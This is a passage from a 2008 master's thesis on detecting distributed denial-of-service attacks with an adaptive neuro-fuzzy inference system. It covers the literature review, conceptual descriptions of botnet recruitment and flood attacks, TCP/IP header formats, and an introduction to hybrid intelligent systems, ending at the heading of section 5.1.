ADDIS ABABA UNIVERSITY

SCHOOL OF GRADUATE STUDIES
FACULTY OF TECHNOLOGY

Distributed Denial of Service Attack Detection: A Hybrid Intelligent System Approach

BY

Fitsum Assamnew

April, 2008

ADDIS ABABA UNIVERSITY

SCHOOL OF GRADUATE STUDIES
FACULTY OF TECHNOLOGY

Distributed Denial of Service Attack Detection: A Hybrid Intelligent System Approach

A thesis submitted to the School of Graduate Studies of Addis Ababa University in partial fulfillment for the Degree of Master of Science in Computer Engineering

By
Fitsum Assamnew

Advisor
Dr. Kumudha Raimond

Addis Ababa

April 2008

ADDIS ABABA UNIVERSITY

SCHOOL OF GRADUATE STUDIES
FACULTY OF TECHNOLOGY

Distributed Denial of Service Attack Detection:

A Hybrid Intelligent System Approach

BY

Fitsum Assamnew

Approval by Board of Examiners

Dr. Mengesha Mamo_____	_____
Chairman, Department of Electrical and Computer Engineering	Signature
Dr. Kumudha Raimond____	_____
Advisor	Signature
Dr. Dejene Ejigu____	_____
External Examiner	Signature
Dr. V.N.V Manoj__	_____
Internal Examiner	Signature

Table of contents

List of Figures

List of Tables

Acronyms

ANFIS	Adaptive Neuro-Fuzzy Inference System / Adaptive Network-based Fuzzy Inference System
DoS	Denial of Service
DDoS	Distributed Denial of Service
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
ICMP	Internet Control Message Protocol
IP	Internet Protocol
LSE	Least Square Estimate
RMON	Remote network Monitoring
RPC	Remote Procedure Call
SMTP	Simple Mail Transfer Protocol
SNMP	Simple Network Monitoring Protocol
TCP	Transmission Control Protocol
TFTP	Trivial File Transfer Protocol
TTL	Time To Live
UDP	User Datagram Protocol

Acknowledgement

First of all, I would like to thank the Almighty for carrying me through the darkest of times. Then I would like to thank my advisors Dr. Kumudha Raimond as well as Ato Abyot Asalefew for their proper guidance. My heartfelt gratitude goes to my family for their moral support through out my work. I specially would like to thank Ato Mubarek Kedir for being there and for his invaluable support. I also would like to take this chance to thank W/ro Kebrework Alemayeu, W/t Azeb Mekuria, Ato Sintayehu Challa, Ato Betiglu Mengistu, Ato Quddus Lellisa, Ato Elias Belayneh, Ato Getachew Teshome and Ato Dereje Haile for their moral and material support. Finally I would like to thank all staff of the Department of Electrical and Computer Engineering Department for the good times we have together.

Abstract

The occurrence of distributed denial of service (DDoS) attacks has become more frequent in today's network environment. Detecting these attacks would prevent the unnecessary utilization of resources which otherwise could have been used to service legitimate users. This requires the implementation of an effective DDoS detection system. Many researches have proposed a number of DDoS detection systems and one of the recent ideas is to use the hybrid intelligent systems for the effective detection of DDoS attacks. In this work, adaptive neuro-fuzzy inference system (ANFIS) has been used as the hybrid intelligent system for the detection of DDoS attacks. An experimental environment has been setup to collect the normal and attack traffic data for training and testing purposes. A detection system has been proposed having ANFIS as its detection core. The proposed system has been tested in the detection of TCP SYN flooding attack. It is found that ANFIS is able to classify the TCP SYN DDoS data with very good precision.

1. Background and Introduction

The Internet consists of hundreds of millions of computers distributed all around the world. Millions of people use the Internet daily, taking full advantage of the available services at both personal and professional levels. The interconnectivity among computers on which the World Wide Web relies, however, renders its nodes an easy target for malicious users who attempt to exhaust their resources and launch Denial-of-Service (DoS) attacks against them.

A DoS attack is a malicious attempt by a single person or a group of people to cause the victim, site, or node to deny service to its customers. When this attempt derives from a single host of the network, it constitutes a DoS attack. On the other hand, it is also possible that a lot of malicious hosts coordinate to flood the victim with an abundance of attack packets, so that the attack takes place simultaneously from multiple points. This type of attack is called a Distributed DoS, or DDoS attack.

DoS attacks attempt to exhaust the victim's resources. These resources can be network bandwidth, computing power, or operating system data structures. To launch a DDoS attack, malicious users first build a network of computers that they will use to produce the volume of traffic needed to deny services to computer users. To create this attack network, attackers discover vulnerable sites or hosts on the network. Vulnerable hosts are then exploited by attackers who use their vulnerability to gain access to these hosts. The next step for the intruders is to install new programs (known as attack tools) on the compromised hosts of the attack network. The hosts that are running these attack tools are known as zombies, and they can carry out any attack under the control of the attackers.

Detecting DDoS can be a very difficult and tricky problem as attackers use many ways that may not be anticipated. Many researchers have tested and recommended different ways of detection, which include statistical approach [5] and machine learning methods

[1][2][14][15][17]. A new and recent approach to this problem is using hybrid intelligent systems or soft computing.

The use of artificial intelligence in the detection DDoS attacks is important as it can be made to adapt to identify new kinds of attacks. The approach in artificial intelligence is to learn from past experiences and use this knowledge to infer from future or new information. Also in some cases the incorporation of expert knowledge in the artificial intelligent system makes this approach more valuable. On top of this, employing a hybrid intelligent system will enhance the detection capability. This is because a hybrid intelligence system incorporates best features of two or more artificial intelligent systems.

1.1. Statement of the Problem

Different methods of detection for DDoS attacks are already implemented by many people with varying effectiveness. One of these methods involves the use of hybrid intelligence which is a combination of different paradigms of Artificial Intelligence. Therefore, the Adaptive Neuro-Fuzzy Inference System (ANFIS), which is hybrid intelligent system, will be studied to see how it performs in the detection of DDoS attacks. If best results are achieved, it will be used to monitor and detect DDoS/DoS attacks on the AAUNet network.

1.2. OBJECTIVES

The general objective of this thesis is to develop a detection system for DDoS attacks using a hybrid intelligent system. The specific objectives include

- Study behavior of DDoS attacks
- Develop a hybrid intelligent system (ANFIS) for detection
- Setup a simulation environment for collection of both training and testing data
- Testing of the proposed system

1.3. METHODOLOGY

- Literature was reviewed to understand the problem and possible solutions.
- An appropriate simulation environment was setup for the collection of training and test data sets.
- Data was collected for different scenarios
- The intelligent system was subject to training data.
- Once training was done successfully, the intelligent system was tested to identify a DDoS attack.

1.4. Thesis Outline

The next section discusses what people have done in the area of DDoS Attack. Brief description of DDoS attack, propagation of the malicious code used for the attack and the types of attack are discussed in section three. The header formats of the TCP/IP protocol stack used in the implementation are discussed briefly in section four. Section five describes hybrid intelligent system and the paradigm of soft computing, and then goes on giving basic knowledge about Neuro-Fuzzy System and Adaptive Neuro-Fuzzy Inference System. In section six, the analysis, design and implementation of the proposed system is discussed. The results found during the experimentation are demonstrated in section seven. Finally, conclusions and recommendations are given in the last section.

2. Literature Review

In this section, review of what people have done in the area of DDoS attack detection will be discussed. According to the survey done by [5], there are three general ways of DoS detections methods. These are activity profiling, sequential change-point detection and wavelet analysis. The main objective of these methods is looking for anomalies from collected data that has been divided in time series. The results found from different implementations of these methods displayed varying outputs. It was shown that the average time needed for detection using change-point detection is smaller than that of wavelet analysis. These two methods also show different rate of false alarms. Data was not available regarding the time it takes and false alarm rate for activity profiling. This survey is summarized in the following table.

Detection method	Test data	Attack Description	False Alarm Rate	Detection Delay	Detection Result
Activity Profiling	3 weeks' worth of private network data	"Backscatter" response packets from TCP SYN, TCP flood, and closed port probes	-	-	12000 DOS attacks on 5000 distinct hosts
	Six publicly available data sets	Stacheldraht ICMP, TCP SYN, and UDP flood attack overlay of 25 percent intensity	-	-	2 out of 2 attacks detected
Change-point Detection	ns-2 simulation of 100 nodes	TCP,UDP, and ICMP floods by abrupt and linear increase	1-6 alarms per 100 time series samples	1-36 seconds	UDP abrupt / linear flood
	3 private network data sets	TCP SYN constant rate flood attack	-	2 seconds to 8 minutes	100 % for >35 syn/sec and 70% for 33 syn/sec
Wavelet Analysis	3 weeks worth of university data	119 DoS abrupt flood attacks of 4x, 7x, and 10x intensities overlaid on empirical data	21 % over 238 time series	Average: 25 seconds	47 % detection rate over 119 time series
	3 weeks worth of university data with 109 anomalies	39 known anomalies including some flood DoS	-	5 min to 1.5 hours	39 of 39 anomalies

Table 2-1. Summary of survey done in [5]

In survey of DDoS defense mechanism done in [6], it is indicated that detection can be employed at three distinct places in the network; at the victim, the intermediate network and the source. Detecting an attack from the victim's side is easy while containing the large traffic generated is difficult. On the other hand, detection at the source is difficult and costly but it is effective as it can prevent generation of large amount of network traffic.

Out of the defense mechanisms surveyed hope count filtering [8], traffic level measurement [11] and differential packet filtering [7] are methods implemented at the victim's end, while push back [10], path identification [12] and secure overlay services [13] are implemented at the victim's network. At intermediate network level hardened network (inclusion of encryption on packets) [9], path identification and secure overlay services are implemented.

A different approach for detection of malicious network traffic is the use of artificial intelligence. William W. Streilein *et al.* utilized low level data gathered using SNMP, RMON and RMON2 protocols and feed forward neural networks [2]. Heuristics was to Dempster-Shafer's Theory of Evidence which has fuzzy logic nature in the detection of flood based DDoS attacks in [14]. Soft computing algorithms that are based on Support Vector Machines, Linear Genetic Programming and Multi Adaptive Splines were implemented in the work of Srinivas Mukkamala et al. [1]. In another work, Maximum Likelihood Detection and the Random Neural Network, both in feed forward and recurrent architectures, were utilized for DoS detection [15]. Sampada Chavan *et al.* implemented Adaptive Neuro-Fuzzy intrusion detection system. In their work they implemented Evolving Fuzzy Neural Network using the Mamdani type fuzzy inference system and artificial neural network separately to compare their performance [17].

The comparative study of fuzzy inference Systems, neural networks and adaptive neuro fuzzy inference system for port scan detection done by M. Zubair Shafiq et al. showed that ANFIS performed better [24]. In the work done by Hai-Tao He et al., detection of anomalous network traffic such as DoS/DDoS or probing attacks were performed using combined fuzzy-based approaches [25]. In their work, ANFIS was used to transform the

original multi-dimensional feature space of their data to one-dimensional feature space. Then they used Fuzzy C-Means (FCM) clustering to classify the one-dimensional feature space into anomalous and normal.

Genetic algorithm was used to identify the best features that can be used for detection of DDoS attacks in the work done by Gavrilis Dimitris et al. [16]. In this study best features were found to be SYN and URG flags, the probability of distinct Source Ports in each timeframe, the number of packets that use certain port ranges, the TTL and the window size in each timeframe. Also in another work, bit rate and rate of change of bit rate, among others, were used as features of identification [15].

Though a lot of researches have been done on DDoS detection, the main interest of this research is to explore the different scenarios of attack generation. Then detecting the attacks using ANFIS, which is a recent hybrid intelligent technology.

3. Distributed Denial of Service Attack

As has been already said, a DDoS attack takes place when many compromised machines infected by the malicious code act simultaneously and are coordinated under the control of a single attacker in order to break into the victim's system, exhaust its resources, and force it to deny service to its customers [3].

But how can attackers discover the hosts that will make up the attack network, and how can they install the attack tools on these hosts? Though this preparation stage of the attack is very crucial, discovering vulnerable hosts and installing attack tools on them have become a very easy process. There is no need for the intruder to spend time in creating the attack tools because there are already prepared programs that automatically find vulnerable systems, break into these systems, and then install the necessary programs for the attack. After that, the systems that have been infected by the malicious code look for other vulnerable computers and install on them the same malicious code. Because of that widespread scanning to identify victim systems, it is possible that large attack networks can be built very quickly.




Figure 3-1 DDoS attack mechanism

3.1. Recruiting the Vulnerable Machines

Attackers can use different kinds of techniques (referred to as scanning techniques) in order to find vulnerable machines. The most important techniques are as follows:

Random scanning: In this technique, the machine that is infected by the malicious code probes IP addresses randomly from the IP address space and checks their vulnerability. When it finds a vulnerable machine, it breaks into it and tries to infect it, installing on it the same malicious code that is installed on itself.

Hit-list scanning: Long before attackers start scanning, they collect a list of a large number of potentially vulnerable machines. In their effort to create their army, they begin scanning down the list in order to find vulnerable machines. When they find one, they install on it the malicious code and divide the list in half. Then they give one half to the newly compromised machine, keep the other half, and continue scanning the remaining list. The same process will be repeated when a new vulnerable machine is found. In addition, the hit list possessed by a new compromised host is constantly reducing because of the partitioning of the list discussed previously. This method is a difficult one to detect.

Topological scanning: Topological scanning uses information contained on the victim machine in order to find new targets. In this technique, an already-compromised host looks for URLs in the disk of a machine that it wants to infect. Then it renders these URLs targets and checks their vulnerability. The fact that these URLs are valid Web servers means that the compromised host scans possible targets directly from the beginning of the scanning phase. For that reason, the accuracy of this technique is extremely good, and its performance seems to be similar to that of hit-list scanning.

Local subnet scanning: This type of scanning acts behind a firewall in an area that is considered to be infected by the malicious scanning program. The compromised host looks for targets in its own local network, using the information that is hidden in “local” addresses. More specifically, a single copy of the scanning program is running behind a

firewall and tries to break into all vulnerable machines that would otherwise be protected by the firewall.

Permutation scanning: In this type of scanning, all machines share a common pseudorandom permutation list of IP addresses. Such a permutation list can be constructed using any block cipher of 32 bits with a pre-selected key. If a compromised host has been infected during either the hit-list scanning or local subnet scanning, it starts scanning just after its point in the permutation list and scans through this list in order to find new targets. Otherwise, if it has been infected during permutation scanning, it starts scanning at a random point. Whenever it encounters an already-infected machine, it chooses a new random start point in the permutation list and proceeds from there. The process of scanning stops when the compromised host encounters sequentially a predefined number of already infected machines without finding new targets during that period of time.

3.2. Propagating the Malicious Code

Central source propagation: In this mechanism, after the discovery of the vulnerable system that will become one of the zombies, instructions are given to a central source so that a copy of the attack toolkit is transferred from a central location to the newly compromised system. After the toolkit is transferred, an automatic installation of the attack tools takes place on this system, controlled by a scripting mechanism. That initiates a new attack cycle, where the newly infected system looks for other vulnerable computers on which it can install the attack toolkit using the same process as the attacker. Like other file-transfer mechanisms, this mechanism commonly uses HTTP, FTP, and remote-procedure call (RPC) protocols.

Back-chaining propagation: In this mechanism, the attack toolkit is transferred to the newly compromised system from the attacker. More specifically, the attack tools that are installed on the attacker include special methods for accepting a connection from the compromised system and sending a file to it that contains the attack tools. This back-channel file copy can be supported by simple port listeners that copy file contents or by

full intruder-installed Web servers, both of which use the Trivial File Transfer Protocol (TFTP).

Autonomous propagation: In this mechanism, the attacking host transfers the attack toolkit to the newly compromised system at the exact moment that it breaks into that system. This mechanism differs from the previously mentioned mechanisms in that the attack tools are planted into the compromised host by the attackers themselves and not by an external file source.

After the construction of the attack network, the intruders use handler machines to specify the attack type and the victim's address and wait for the appropriate moment in order to mount the attack. Then, either they remotely command the launch of the chosen attack to agents or the daemons "wake up" simultaneously, as they had been programmed to do. The agent machines in turn begin to send a stream of packets to the victim, thereby flooding the victim's system with useless load and exhausting its resources. In this way, the attackers render the victim machine unavailable to legitimate clients and obtain unlimited access to it, so that they can inflict arbitrary damage. The volume of traffic may be so high that the networks that connect the attacking machines to the victim may also suffer from lower performance. Hence the provision of services over these networks is no longer possible, and in this way their clients are denied those services. Thus, the network that has been burdened by the attack load can be considered as one more victim of the DDoS attack.

3.3. Types of DDoS attacks

DDoS attacks can be in general grouped as flood attacks and logic or software attacks. Flood attacks operate by continuously sending large amount of data to the victim or target machine. This flooding is designed to consume processing power and memory of the victim and/or network bandwidth and packet buffers. The latter kinds of attacks act by sending a number of malformed packets that exploit some vulnerability of software loaded at the victim. These attacks can be easily countered by correcting or patching the software.

TCP SYN flood, UDP Flood, ICMP Flood and Smurf attacks are examples of flood attacks. Whereas, Ping of Death, Tear Drop, Land and Echo/Chargen attacks can be examples of logic or software attacks. These examples are by no means exhaustive list of DDoS attacks as there are different variations of these as well as others types of attacks.

3.3.1. Flood Attacks

TCP-SYN Flood: this attack utilizes the three way handshaking of TCP connections. An attacker initiates a connection request with spoofed IP address to the target machine. The target machine then replies accordingly and waits for a reply that never comes. This will hold up crucial resources of the target machine like memory and processing power. As a result, users of the target machine will be denied of the services delivered.

UDP Flood: as UDP is a connectionless protocol, an attacker can send a tampered packet to a random port of the target machine. When the victim receives this packet and finds no application is waiting on the port, it will generate destination unreachable ICMP packet. This packet is then sent to the source address of the received packet which is a bogus one. If the number of packets sent by the attacker is very much, most of the resources at the victim will be held up or eventually the machine will go down.

ICMP Flood: this type of attack generates a bunch of pings and UDP packets targeted at the victim. This bombardment will slow the network connectivity and eventually leads to loss of connectivity. Most of the connections of the target machine will be lost as a result.

Smurf Attack: in this case an attacker sends forged ICMP echo packets to broadcast addresses of vulnerable networks. All the systems on these networks reply to the victim with ICMP echo replies. If the number of packets generated by the attacker is large, the bandwidth available to the target is rapidly exhausted, effectively denying its services to legitimate users.

3.3.2. Logic or Software Attacks

Ping of Death: when an attacker sends an ICMP echo request with IP packet size greater than the maximum size allowed, the victim cannot reassemble the packets. As a result the operating system may crash or reboot. This will deny users from accessing the resources found on the victim.

Teardrop: in this attack method, two fragments of a packet that cannot be reassembled using the offset value of the packet are sent. These packets will crash or reboot the target machine.

Land: a forged packet with the same source and destination IP address is sent to the victim. This raises confusion and may crash or force reboot of the machine.

ECHO/CHARGEN: a character generation ("chargen") service generates a series of characters each time it receives a UDP packet, while an echo service echoes any character it receives. Exploiting these two services, the attacker sends a packet with the source spoofed to be that of the victim to another machine. Then, the echo service of the former machine echoes the data of that packet back to the victim's machine and the victim's machine, in turn, responds in the same way. Hence, a constant stream of useless load is created that burdens the network.

4. The TCP/IP Protocol Stack

TCP/IP is the most used network protocol nowadays. TCP/IP is not really a protocol, but a set of protocols – a protocol stack, as it is most commonly called. Its name, for example, already refers to two different protocols, TCP (Transmission Control Protocol) and IP (Internet Protocol). There are several other protocols related to TCP/IP like FTP, ICMP, HTTP, SMTP and UDP – just to name a few. The TCP/IP architecture was developed by the Department of Defense of America. This architecture can be seen on Figure 4-1.




Figure 4-1 TCP/IP architecture.

As it can be seen, TCP/IP has four layers. The network interface layer, the internet layer, the transport layer and the application layer. When a program wants to communicate over the internet it first talks to the Application Layer. There are different protocols at the application layer such as FTP (for file transfer), HTTP (for web browsing), and SMTP (for email) and so on. Hence, the appropriate protocol is associated with the requesting program.

After processing the program request, the protocol on the Application layer will talk to

another protocol from the Transport layer. There are also many protocols in this layer like TCP and UDP. This layer is in charge of getting data sent by the upper layer, dividing them into packets and sending them to the layer below, the Internet layer. Also, during data reception, this layer is in charge of putting the packets received from the network in order (because they can be received out-of-order) and also checking if the contents of the packets are intact.

On the Internet layer we have the IP (Internet Protocol), which gets the packets received from the Transport layer and adds virtual address information, i.e. adds the address of the computer that is sending data and the address of the computer that will receive this data. These virtual addresses are called IP addresses. Then the packet is sent to the lower layer, Network Interface. On this layer packets are called datagrams.

The Network Interface will get the packets sent by the Internet layer and send them over the network (or receive them from the network, if the computer is receiving data). What is inside this layer will depend on the type of network your computer is using. Nowadays almost all computers use a type of network called Ethernet (which is available in several different speed grades; wireless networks are also Ethernet networks) and thus you should find inside the Network Interface layer the Ethernet layers, which are Logic Link Control (LLC), Media Access Control (MAC) and Physical, listed from up to bottom. Packets transmitted over the network are called frames.

Since the topic of TCP/IP protocol is vast and the relevance to this thesis work, only the IP, TCP and UDP header formats are discussed. These header formats are used in the assembly of packets. Also the same is used for receiving and decoding the contents of the packets arriving at a host. In this experiment IPv4 is used; hence, the header formats discussed belong to this version.

4.1. IP header format

A summary of the contents of the internet header follows:




Figure 4-2 Internet Header Format

Note that each tick mark represents one bit position. The descriptioin of each part of the internet header is given as follows:

Version: 4 bits

The Version field indicates the format of the internet header.

IHL: 4 bits

Internet Header Length is the length of the internet header in 32 bit words, and thus points to the beginning of the data. Note that the minimum value for a correct header is 5.

Type of Service: 8 bits

The Type of Service provides an indication of the abstract parameters of the quality of service desired. These parameters are to be used to guide the selection of the actual service parameters when transmitting a datagram through a particular network.

Total Length: 16 bits

Total Length is the length of the datagram, measured in octets, including internet header and data. This field allows the length of a datagram to be up to 65,535 octets. Such long datagrams are practical for most hosts and networks. All hosts must be prepared to accept datagrams of up to 576 octets (whether they arrive whole or in fragments). The number 576 is selected to allow a reasonable sized data block to be transmitted in addition to the required header information.

Identification: 16 bits

An identifying value assigned by the sender to aid in assembling the fragments of a datagram.

Flags: 3 bits

Various Control Flags.

Bit 0: reserved, must be zero
Bit 1: (DF) 0 = May Fragment, 1 = Don't Fragment.
Bit 2: (MF) 0 = Last Fragment, 1 = More Fragments.

Fragment Offset: 13 bits

This field indicates where in the datagram this fragment belongs. The fragment offset is measured in units of 8 octets (64 bits). The first fragment has offset zero.

Time to Live: 8 bits

This field indicates the maximum time the datagram is allowed to remain in the internet system. If this field contains the value zero, then the datagram must be destroyed. This field is modified in internet header processing. The time is measured in units of seconds, but since every module that processes a datagram must decrease the TTL by at least one even if it process the datagram in less than

a second, the TTL must be thought of only as an upper bound on the time a datagram may exist. The intention is to cause undeliverable datagrams to be discarded, and to bound the maximum datagram lifetime.

Protocol: 8 bits

This field indicates the next level protocol used in the data portion of the internet datagram.

Header Checksum: 16 bits

A checksum on the header only. Since some header fields change (e.g., time to live), this is recomputed and verified at each point that the internet header is processed.

Source Address: 32 bits

The source address is the address of the host computer from which this datagram is originating from.

Destination Address: 32 bits

The destination address is the address of the host to whom the datagram is to be delivered.

Options: variable

The options may appear or not in datagrams. The option field is variable in length. There may be zero or more options.

4.2. TCP Header Format

TCP segments are sent as internet datagrams [22]. The Internet Protocol header carries several information fields, including the source and destination host addresses. A TCP header follows the internet header, supplying information specific to the TCP protocol. This division allows for the existence of host level protocols other than TCP. The following figure shows the TCP header format.




Figure 4-3 The TCP Header Format

Note that one tick mark represents one bit position. The descriptions of each components of the TCP header are given below.

Source Port: 16 bits

The source port number.

Destination Port: 16 bits

The destination port number.

Sequence Number: 32 bits

The sequence number of the first data octet in this segment (except when SYN is present). If SYN is present the sequence number is the initial sequence number (ISN) and the first data octet is ISN+1.

Acknowledgment Number: 32 bits

If the ACK control bit is set this field contains the value of the next sequence number the sender of the segment is expecting to receive. Once a connection is established this is always sent.

Data Offset: 4 bits

The number of 32 bit words in the TCP Header. This indicates where the data begins. The TCP header (even one including options) is an integral number of 32 bits long.

Reserved: 6 bits

Reserved for future use. Must be zero.

Control Bits: 6 bits (from left to right):

URG: Urgent Pointer field significant
ACK: Acknowledgment field significant
PSH: Push Function
RST: Reset the connection
SYN: Synchronize sequence numbers
FIN: No more data from sender

Window: 16 bits

The number of data octets beginning with the one indicated in the acknowledgment field which the sender of this segment is willing to accept.

Checksum: 16 bits

The checksum field is the 16 bit one's complement of the one's complement sum of all 16 bit words in the header and text. If a segment contains an odd number of header and text octets to be checksummed, the last octet is padded on the right with zeros to form a 16 bit word for checksum purposes. The pad is not transmitted as part of the segment. While computing the checksum, the checksum field itself is replaced with zeros.

Urgent Pointer: 16 bits

This field communicates the current value of the urgent pointer as a positive

offset from the sequence number in this segment. The urgent pointer points to the sequence number of the octet following the urgent data. This field is only be interpreted in segments with the URG control bit set.

Options: variable

Options may occupy space at the end of the TCP header and are a multiple of 8 bits in length. All options are included in the checksum.

Padding: variable

The TCP header padding is used to ensure that the TCP header ends and data begins on a 32 bit boundary. The padding is composed of zeros.

4.3. User Datagram Protocol Header Format

This protocol provides a procedure for application programs to send messages to other programs with a minimum of protocol mechanism [23]. The protocol is transaction oriented, and delivery and duplicate protection are not guaranteed. Applications requiring ordered reliable delivery of streams of data should use the Transmission Control Protocol. The header format is given below.




Figure 4-4 User Datagram Header Format

The descriptions of each of the fields of the user datagram header are given below.

Source Port: 16 bits

Source Port is an optional field, when meaningful, it indicates the port of the sending process, and may be assumed to be the port to which a reply should be addressed in the absence of any other information.If not used, a value of zero is inserted.

Destination Port: 16 bits

Destination Port has a meaning within the context of a particular internet destination address.

Length: 16 bits

Length is the length in octets of this user datagram including this header and the data. (This means the minimum value of the length is eight.)

Checksum: 16 bits

Checksum is the 16-bit one's complement of the one's complement sum of a pseudo header of information from the IP header, the UDP header, and the data, padded with zero octets at the end (if necessary) to make a multiple of two octets.

5. Hybrid Intelligent System

A hybrid intelligent system is one that combines at least two intelligent techniques. For example, the combination of neural network with fuzzy system results in a hybrid neuro-fuzzy system.

The combination of realistic reasoning, fuzzy logic, neural networks and evolutionary computation forms the core of soft computing (SC), an emerging approach to building hybrid intelligent systems capable of reasoning and learning in uncertain and imprecise environment.

Soft Computing: - while traditional or 'hard' computing uses crisp values or numbers, soft computing deals with soft values or fuzzy sets. Soft computing is capable of operating with uncertain, imprecise and incomplete information in a manner that reflects human thinking. In real life, humans normally use soft data represented by words rather than numbers. Our sensory organs deal with soft information, our brain makes soft associations and inferences in uncertain and imprecise environments, and we have remarkable ability to reason and make decisions without using numbers. Humans use words, and soft computing attempts to model our sense of words in decision making.

Words are inherently less precise than numbers but precision carries a high cost. We use words when there is a tolerance for imprecision. Likewise, soft computing exploits the tolerance for uncertainty and imprecision to achieve greater tractability and robustness and lower the cost of solutions.

We also use words when the available data is not precise enough to use numbers. This is often the case with complex problems, and while 'hard' computing fails to produce any solution, soft computing is still capable of finding good solutions.

Conventional artificial intelligence attempts to express human knowledge in symbolic terms. Its corner-stones are rigid theory for symbol manipulation and its exact reasoning mechanisms, including forward and backward chaining. The most successful product of

conventional artificial intelligence is the expert system. But an expert system is good only if explicit knowledge is acquired and represented in the knowledge base. This substantially limits the field of applications for such systems.

A hybrid intelligent system can be good or bad – it depends on which components constitute the hybrid. So our goal is to select the right components for building a good hybrid system. Each component has it own strengths and weaknesses. Probabilistic reasoning is mainly concerned with uncertainty, fuzzy logic with imprecision, neural networks with learning, and evolutionary computation with optimization. A good hybrid system brings the advantages of these technologies together. Their synergy allows a hybrid system to accommodate common sense, extract knowledge from raw data, use human-like reasoning mechanisms, deal with uncertainty and imprecision, and learn to adapt to a rapidly changing and unknown environment.

5.1. Neuro-Fuzzy System

